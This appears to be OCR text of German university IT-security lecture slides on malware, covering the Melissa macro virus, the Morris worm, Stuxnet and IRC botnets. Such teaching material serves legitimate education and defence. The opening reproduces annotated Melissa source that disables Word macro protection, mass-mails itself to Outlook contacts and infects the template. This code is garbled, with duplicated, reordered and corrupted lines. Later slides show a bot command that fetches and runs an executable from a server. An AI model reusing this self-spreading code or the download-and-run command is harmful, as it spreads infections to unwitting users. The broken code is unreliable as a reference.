curity", "Level") = 1&
Disable access to Marco security controls
Disable access to Marco security controls
Set security setting to the lowest level
Turn off virus protection and other warnings
Else
CommandBars ("Tools"). Controls ("Marco").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
Options.SaveNormalPromt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject ("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace ("MAPI")
If System.PrivateProfileString (" ", HKEY_CURRENT_USER\Software\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
Check whether computer is already infected by Melissa
Computer not already infected
Computer already infected
Transmission
If UngaDasOutlook = "Outlook" Then
End Sub
DasMapiName.Logan "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries (x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo
Get the first 50 e-mail addresses from every list in Outlook
BreakUmoffASlice.Subject = "Important Message From &
Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked for ...
don't show anyone else ; -)"
BreakUmoffASlice.Attachments.Add
BreakUmOffASlice.Send
Attach current (infected) document to e-mail
Send e-mail
Peep = ""
Next y
DasMapiName.Logoff
End If
Set Melissa installed flag in the Windows registry
Replication and Infection
Set ADIL = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTIL = NormalTemplate.VBProject.VBComponents.Item (1)
NTCL = NTIL.CodeModule.CountOLines
ADCL = ADIL.CodeModule.CountOLines
BGN = 2
If ADIL/Name <> "Melissa" Then
IF ADCL > 0 Then ADIL.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADIL
ADIL.Name = "Melissa"
DoAD = True
End If
End Sub
If the current document or default template used for setting up Word document is not yet infected, mark it for infection
If Dont <> True And DoAD
<> True Then GoTo CYA
Template marked for infection
Document marked for infection


DasMapiName.Logan "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries (x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo
BreakUmoffASlice.Subject = "Important Message From &
Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked for ...
don't show anyone else ; -)"
BreakUmoffASlice.Attachments.Add
BreakUmOffASlice.Send
Peep = ""
Next y
DasMapiName.Logoff
End If
System.PrivateProfileString ("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\" , "Melissa?") = "...
by Kwyjibo"
End If
Get the first 50 e-mail addresses from every list in Outlook
Attach current (infected) document to e-mail
Send e-mail
Set Melissa installed flag in the Windows registry
Set NTIL = NormalTemplate.VBProject.VBComponents.Item (1)
NTCL = NTIL.CodeModule.CountOLines
ADCL = ADIL.CodeModule.CountOLines
BGN = 2
If ADIL/Name <> "Melissa" Then
IF ADCL > 0 Then ADIL.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADIL
ADIL.Name = "Melissa"
DoAD = True
End If
End Sub
If Dont <> True And DoAD
<> True Then GoTo CYA
If the current document or default template used for setting up Word document is not yet infected, mark it for infection
Template marked for infection
Document marked for infection
If Don't = True Then
Do While ADI1.CodeModule.Lines (1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub
Document_Close ()")
Do While ADI1.Codemodule.Lines (BGN, 1) <> ""
ToInfect.CodeModule.Lines BGN,
ADI1.CodeModule.Lines (BGN, 1)
BGN = BGN + 1
Loop
End If
Copy virus line by line into the Document_Close macro of template
If DoAD = True Then
Do While NTI1.CodeModule.Lines (1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.Codemodule.AddFromString ("Private Sub
Document_Open ()")
Do While NTI1.CodeModule.Lines (BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN
NTI1.CodeModule.Lines (BGN," 1)
BGN = BGN + 1
Loop
End If
Copy virus line by line into Document_Open macro of the document
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr (1, ActiveDocument.Name, "Document") = False) Then
ActiveDocument.SaveAs Filename:=ActiveDocument.FullName
ElseIf (InStr (1, ActiveDocument.Name, "Document") <> False Then
ActiveDocument.Saved = True
End If
End Sub
'Word/Melissa written by Kwjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email I Word 97 <--> Word 2000 ... it's a new age!
Some comments by the author of the code
Save infected document
Payload
If Day(Now) = Minute(Now) Then
Selection.TypeText " Twenty-Two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."
End Sub
If the day of the month equals the minute of the hour, print a message

Erläuterungen

- Virus ist Visual-Basic-Skript eingebettet in ein Word-Macro Document_Open
  - wird beim Öffnen der Datei ausgeführt (falls Makros aktiviert sind)
  - schaltet zunächst Makro-Schutz in Word ab
  - sucht in Microsoft Outlook Adressbuch nach den ersten 50 Email-Adressen
    - versendet sich selbständig dorthin mit modifiziertem Inhalt
  - kopiert sich selbst in das Document_Close-Makro des Word-Templates
    - wann immer ein neues Word-Dokument geschlossen wird, wird es neu befallen
      - Kopie des Virus wird in Document_Open geschrieben

Wurm

- Schadsoftware, die sich autonom verbreitet

“There may be a virus loose on the internet.”

Andy Sudduth (Harvard),
34 minutes after midnight, Nov. 3, 1988

Erläuterungen

- Würmer: Verbreiten sich autonom
  - „Spreading“ über remote exploit (z.B. in Serverdiensten), Trojan hijack (Übernahme von infizierten Rechnern durch Schwachstelle in „fremder“ Schadsoftware), login brute force (Raten schwacher Passwörter)
- Paradigmatisch und in vielen Bereichen wegweisend: Morris/Internet Worm von November 1988
  - legte ein Computerprogramm große Teile des Internet lahm
  - Zustand der Internet-Sicherheit 1988 sehr mangelhaft
    - schwache Passwörter
    - laxe Sicherheitsrichtlinien
      - rhosts (“blanko-Zugang” für fremde Rechner)
      - bekannte Schwachstellen in finger, sendmail etc.
- Netzgemeinde konterte erfolgreich
  - MIT und Berkeley waren dauerhaft "online" und hatten nur so die Chance, den Wurm zu fassen
  - Logging-Informationen waren sehr wichtig für die Rekonstruktion


Chronologie nach Denning, 1990

- Am Abend des 2. November 1988:
  - 6:00 PM At about this time the Worm is launched.
  - 8:49 PM The Worm infects a VAX 8600 at the University of Utah (cs.utah.edu)
  - 9:09 PM The Worm initiates the first of its attacks to infect other computers from the infected VAX
  - 9:21 PM The load average on the system reaches 5
    - (normal load average at this time is 1. Any load average higher than 5 causes delays in data processing.)
  - 9:41 PM The load average reaches 7
  - 10:01 PM The load average reaches 16

Chronologie (Fortsetzung)

- 10:06 PM At this point there are so many worms infecting the system that no new processes can be started. No users can use the system anymore.
- 10:20 PM The system administrator kills off the worms
- 10:41 PM The system is reinfected and the load average reaches 27
- 10:49 PM The system administrator shuts down the system. The system is subsequently restarted
- 11:21 PM Reinfestation causes the load average to reach 37.

- [In der gleichen Art und Weise werden weltweit 6000 weitere Rechner befallen]



Quelle: https://snowplow.org/tom/worm/wormmap.html

Erläuterungen: Wurm-Überblick

- Der Wurm besteht aus
  - 99 Zeilen C Programm (bootstrap)
  - eine große Objektdatei (entweder für VAX oder für Sun-3), die aus C-Quellen generiert wurde
- Angriffsfunktionalität:
  - wie finde ich neue Rechner?
  - wie komme ich auf die Rechner drauf?
  - wie führe ich den Wurm auf dem Rechner aus?
- Verteidigung:
  - wie verstecke ich mich?
  - wie entziehe ich mich einer Analyse?

Erläuterungen: Übernahme neuer Rechner

- Der Wurm suchte sich neue Rechneradressen in
  - /etc/hosts.equiv
  - /etc/rhosts
  - .forward und .rhosts
  - Routinginformationen aus der Ausgabe von netstat
  - zufällig gewählte Adressen im lokalen Netz
- Der Wurm konnte verschiedene Schwachstellen ausnutzen:
  - finger: buffer overflow mit gets()
  - trap door in falsch konfiguriertem sendmail
- Der Wurm versuchte, schwache Passwörter zu knacken:
  - eingebautes Lexikon
  - nach erfolgreichem Raten: Einloggen mit rexec
  - rsh benutzen bei Einträgen in rhosts

Propagierung und Verteidigung

- Ziel: Kommandointerpreter (shell) auf entferntem Rechner
  - herunterladen, compilieren und ausführen eines 99-zeiligen C-Programms (bootstrap)
  - der bootstrap code öffnet eine eigene Netzwerkverbindung zum vorherigen Rechner
    - holt sich die benötigten Dateien direkt herüber
    - startet eine neue Angriffsrunde
- Der Wurm
  - änderte seinen Namen (zu sh) und änderte dauernd seine PID (mittels fork)
  - versuchte möglichst keine Spuren auf der Platte zu hinterlassen
    - schrieb die verwendeten Dateien in den Hauptspeicher und löschte sie sofort von der Festplatte
  - schaltete die Erzeugung von core Dateien ab
  - notwendige Dateien auf der Festplatte wurden auf sehr einfache Art verschlüsselt
    - XOR mit 0x81 bzw. 0x80
  - authentifizierte sich auf eine einfache Art vor der Propagierung (Austausch von "Magic Numbers")

Was der Wurm nicht tat

- der Wurm änderte oder löschte keine Dateien
- der Wurm verschickte keine geknackten Passworte
- der Wurm versuchte nicht root-Rechte zu erlangen bzw. root-Rechte speziell zu nutzen
- der Wurm griff keine Maschinen an ausser VAX und Sun 3 mit BSD Unix
- der Wurm propagierte sich nicht über Disketten
- der Wurm verursachte keine physischen Schäden

C-Pseudocode

```
doit()
{
    seed the random number generator with the time
    attack hosts: gateways, local nets, remote nets
    checkother();
    send message();
    for (;;)
    {
        cracksome();
        other sleep(30);
        cracksome();
        change our process ID
        attack hosts: gateways, known hosts, remote nets,
local nets
        other sleep(120);
        if (12 hours have passed)
           reset hosts table
        if (pleasequit && nextw > 10)
          exit(0);
    }
}
```

Erläuterungen

- `checkother()` testet, ob ein anderer Wurm bereits läuft
  - versucht eine TCP Verbindung zu Port 23357 aufzumachen (Wurm-Server)
    - falls da einer ist, wird ausgewürfelt, wer überlebt
    - setzen von `pleasequit`
- `send_message()` in jedem 15. Wurm sendete diese Funktion offenbar einen 1-byte UDP-Paket an `ernie.berkeley.edu`
  - Verwendung unklar, möglicherweise ein Ablenkungsmanöver
  - hatte einen bug: wollte UDP-Datagram über TCP-Socket senden

Erläuterungen

- `cracksome()` versucht lokale Passwörter zu knacken
  - liest die lokale Passwortdatei
    - testet erst Null-Passwort, dann login-Namen, dann einfache Variationen
    - anschliessend Liste von 432 eingebauten Begriffen
    - anschliessend `/usr/dict/words`
  - versucht mit geknackten Passwörtern Accounts mit demselben Namen auf fremden Rechnern zu entern
- `other_sleep()` enthält die Server-Komponente
  - macht intern ein `select()` und wartet auf eine eingehende Verbindung auf TCP Port 23357
  - bei einer "authentifizierten" Verbindung vollzieht der Wurm das server-seitige Wurmprotokoll

Robert Morris

nil.lcs.mit.edu/rtm/

Robert Morris

Room 32-G972
32 Vassar Street
Cambridge, MA 02139, USA
rtm@csail.mit.edu

I work at the MIT Computer Science and Artificial Intelligence Laboratory (CSAIL) in the PDOS group. In recent years I've taught 6.S081, 6.824, 6.828, and 6.858. I'm interested in operating systems, networks, distributed systems, and storage systems. Projects I've worked on include Noria, Biscuit, multi-core scalability, Corey, Asbestos, Pastwatch, Ivy, Chord and DHash, RON, Roofnet, and Click. You can find my MIT papers on the PDOS publications page, and my pre-MIT papers here.

Erläuterungen

- Robert Morris wurde 1990 zu 3 Jahren Haft auf Bewährung verurteilt, plus 400 Stunden gemeinnützige Arbeit und $10.050 Strafe
  - er ist jetzt Professor am MIT
    - `http://www.pdos.lcs.mit.edu/~rtm/`
  - er hat (nach meinen Informationen) nie öffentlich über den Vorfall berichtet

„Trojaner ‚Stuxnet': Der digitale Erstschlag ist erfolgt"

Frank Rieger, in Frankfurter Allgemeine Zeitung, 22.9.2010

Nicht-staatliche Schadsoftware


- basiert heute größtenteils auf Exploit Kits
  - z.B. Backhole Exploit kit (Tinybanker, Game Over Zeus)
  - Kosten für die Entwicklung ständig neuer Exploits werden externalisiert
- Zielt auf weite Verbreitung eines einzelnen Payloads
  - weniger zielgerichtete Verbreitungsstrategie
  - dafür breiterer Adressatenkreis
- Zielt auf Browserinstallationen
  - Generische Software, bei der man wenig über das Opfer wissen muss

Staatliche Schadsoftware

- Basiert auf sehr umfangreicher Payload-Funktionalität
  - nach professionellen Methoden entwickelt und modularisiert
  - bis zu 100 verschiedene Module in Red October und Duqu
  - teilweise hochspezialisierte Module wir in Stuxnet
- Verbreitet sich zielgerichtet
  - meist mit menschlicher Interaktion
  - sucht sich „high value targets“
- Nutzt häufig Zero-Day-Exploits
  - Exploits mit hohem „CVSS severity score“

Figure 23

Communication with malicious version of s7otbxdx.dll



Quelle: Falliere et al., 2011

Erläuterungen

- Ziel: Unbemerkte Umprogrammierung der Speicherprogrammierbaren Steuerungen (SPS)
- Angriffsweg:
  - Infektion des Programmierungsrechners und Manipulation des relevanten STEP 7-Projekts
  - Infektion des WinCC-Rechners (Visualisierungskomponente der SPS)
  - Manipulation der Beobachtungs- und Steuerroutinen
- Stuxnet ersetzte DLL, die für die Kommunikation mit der SPS verantwortlich ist!
  - Beliebige Veränderungen der SPS möglich
- Erstes „SPS-Rootkit“ (Symantec) ist eigentlich ein Windows-Rootkit
- Hoher Herstellungsaufwand
  - Aufwände können sich wie bei herkömmlicher Windows-Malware über die Zeit amortisieren

Von Malware zu Milware

- Propagation („Verbreitungsroutine“)
  - „act of delivering code to target system“
  - Spam, Website, USB-Stick, PPI, ...
- Payload („Schadroutine“)
  - „execute [...] and achieve some predefined goal“
  - Keylogging, Dateilöschen, ...
  - Ziel: bestimmter Effekt
- neu: Exploit
  - „code written to take advantage of features or flaws in software and enable [...] propagation method or payload“
  - Ziel: bestimmter Computer

Malicious Software Sophistication (MASS)

	Malware	Milware
Method of Propagation	Random and automated	Highly specific
Severity of Exploit	Medium	High
Customization of Payload	Generic payload	Specific payload

Fazit

- Schutz vor Malware ist schwer, Schutz vor Malware ist “einfach” im Vergleich zu Schutz vor Milware
- Staatliche Akteure werden nicht durch Veröffentlichung ihrer Praktiken abgeschreckt
- Milware-Exploits werden irgendwann zu Malware-Exploits (“trickle down effect”)
  - Staatlicher Appetit an Exploits befeuert den Exploit-Markt
- Exploit-Markt auch als Ergebnis von Regulierung: Priorisierung von Netzwerksicherheit (Symptom) vor Gewährleistungspflichten der Softwarehersteller (Ursache)
- Grauzone: kommerzielle Firmen, die Software (nicht nur) für Staaten schreiben (z.B. Gamma Group, BlueCoat)

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 6 Schadsoftware und Cyberkriminalität

Lektion 2: Bots, Botnetze und Botnet Tracking

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Anonymität und Privatsphäre
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime
  - Lektion 1: Cyberkriminalität und Schadsoftware
  - Lektion 2: Bots, Botnetze und Botnet Tracking
  - Lektion 3: Schadsoftware-Gruselkabinett
  - Lektion 4: Die digitale Schattenwirtschaft
  - Lektion 5: Recht und Ethik der IT-Sicherheit

Quellen

- Thorsten Holz. 2005. A Short Visit to the Bot Zoo. *IEEE Security and Privacy* 3, 3 (May 2005), 76-79. DOI=10.1109/MSP.2005.58
- Felix C. Freiling, Thorsten Holz, Georg Wicherski: Botnet Tracking: Exploring a Root-Cause Methodology to Prevent Distributed Denial-of-Service Attacks. ESORICS 2005: 319-335
- Brett Stone-Gross, Marco Cova, Lorenzo Cavallaro, Bob Gilbert, Martin Szydlowski, Richard A. Kemmerer, Christopher Kruegel, Giovanni Vigna: Your botnet is my botnet: analysis of a botnet takeover. ACM Conference on Computer and Communications Security 2009: 635-647
- Christian Dietrich: Identification and Recognition of Remote-Controlled Malware. Dissertation, Universität Mannheim, 2013

Bot

- Computerprogramm, das weitgehend automatisch sich wiederholende Aufgaben abarbeitet, ohne dabei auf eine Interaktion mit einem menschlichen Benutzer angewiesen zu sein

Quelle: Holz, 2005

IRC Bots


- IRC (= Internet Relay Chat): Eine Person tippt, alle anderen können es lessen
  - RFC 1559 von 1993
- IRC-(Ro)Bot: autonomes Programm, das an einem speziellen IRC-Channel auf Kommandos wartet und diese ausführt; früher positiver Nutzen, wie z. B. Offenhalten eines Channels

Schadhafter Bot

- Schadsoftware, die einen infizierten Rechner „fernsteuerbar“ macht

Botnetz

- Zusammenschluss vieler Bots, die sich zentral steuern lassen



Erläuterungen

- Bots auch genannt “Zombies”
- Klassische Bots waren IRC-Bots!
  - Nach erfolgreicher Kompromittierung wird ein modifizierter IRC-Client (IRC-Bot) installiert
  - IRC-Bot verbindet sich mit voreingestelltem IRC-Server auf einem vereinbarten Channel
  - Botnetz (bzw. Botnet): Netz von vielen so zusammengeschalteten IRC-Bots
  - Heute auch Botnetze auf Basis von P2P-Techniken
- Eine Hauptfunktion von Bots: spreading
  - Bots machen alles, was Würmer machen, aber auch client side exploits und layer 8 exploits (social engineering)
  - Spreading-Funktionalität kann nachgeladen werden
- Historisch relevante Beispiele für Bots
  - Agobot (ca. 2004)
  - Rustock (ca. 2006)
  - Storm (ca. 2007)

Erläuterung: Fernsteuerung

- Nach erfolgreicher Kompromittierung lädt der Bot eine Kopie von sich selbst auf den Opfer-Rechner und startet sich
  - der frische Bot versucht eine Verbindung aufzubauen zu einem voreingestellten IRC Server: Command and Control (C&C)
  - mit einem speziellen Nickname wie z. B. "USA|743634" versucht der Bot sich mit einem speziellen Channel zu verbinden
  - die Channels sind manchmal mit Passwörtern geschützt, um Neugierige draußen zu halten
- Im Channel angekommen, wartet der Bot auf Chat-Verkehr auf dem Channel
  - Verkehr wird als Kommando interpretiert
  - verschiedene Kommandos, je nach Entwicklungsstufe des Bots
  - wenn keine Kommandos kommen, verhält sich der Bot passiv

Beispiel: Agobot (ca. 2004)

- Varianten von Agobot: Phatbot, Forbot, XtremBot
- Geschrieben in C++, gut strukturiert, erweiterbar, Quellcode steht unter GNU General Public License (GPL, Open Source Lizenz)
- enthält viele “Plug-ins" für bekannte Schwachstellen
- enthält auch Erkennungsmethoden für Debugger und virtuelle Maschinen (VMWare)

Beispiele für Bot-Befehle

1. Befehl:

```
advscan lsasss 150 5 0 -r
```


- dieser Bot soll versuchen, sich weiter zu verbreiten
- er soll die LSASS-Schwachstelle von Windows ausnutzen (siehe Microsoft Security Bulletin MS04-011)
- er soll 150 parallele Threads benutzen, die im Abstand von 5 Sekunden zufällige (-r) Rechner angreifen

2. Befehl:

```
http.update
http://server/~user/rBot.exe
c:\msy32awds.exe 1
```

- hole ein Binary aus dem Netz von gegebener URL
- kopiere es an eine bestimmte Stelle auf dem Rechner
- führe das Binary aus (Parameter 1)
- verwendet, um einen Bot zu "patchen" oder eine neue bessere Version einzuspielen

Botnet-Tracking



Quelle: Freiling et al., 2005

Erläuterungen

- Was braucht man, um ein IRC-Botnet auszutricksen?
  - DNS/IP-Adresse des IRC-Servers plus Portnummer
  - ggf. Passwort für die Verbindung zum Server
  - Nickname eines Bot bzw. Identifikationsstruktur
  - Name des Channels und ggf. Channel Passwort
